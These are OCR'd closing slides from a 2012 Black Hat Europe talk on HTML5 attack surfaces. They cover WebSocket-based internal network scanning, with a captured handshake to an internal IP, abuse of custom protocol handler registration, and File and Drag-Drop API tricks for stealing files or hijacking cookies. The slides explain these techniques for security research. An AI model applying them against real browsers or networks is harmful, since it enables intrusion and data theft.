
- Allows internal scanning, setting backward hidden channel, opening calls to proxy/cache.
- Some browsers have blocked these calls for security reason.




```
Request URL: ws://192.168.100.1/
▼Request Headers
  Connection: Upgrade
  Host: 192.168.100.1
  Origin: http://www.andlabs.org
  Sec-WebSocket-Key1: 33 8 66  & 7 v0 3 `  5 31
  Sec-WebSocket-Key2: 67 1= 87%1   $  76 0]
  Upgrade: WebSocket
  (Key3): BC:11:F0:16:60:BC:50:C8
```

black hat EUROPE
March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands

A10 - Protocol/Schema/APIs attacks with HTML5




black hat EUROPE
March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands




Custom protocol/schema

- HTML5 allows custom protocol and schema registration
- Example
  - navigator.registerProtocolHandler("mailto", "http://www.foo.com/?uri=%s", “My Mail");
- It is possible to abuse this feature in certain cases
- Browser follows and gets registered for same domain though



APIs …

- HTML5 few other APIs are interesting from security standpoint
  - File APIs – allows local file access and can mixed with ClickJacking and other attacks to gain client files.
  - Drag-Drop APIs – exploiting self XSS and few other tricks, hijacking cookies …
  - Lot more to explore and defend…



http://shreeraj.blogspot.com
shreeraj@blueinfy.com
http://www.blueinfy.com

Conclusion and Questions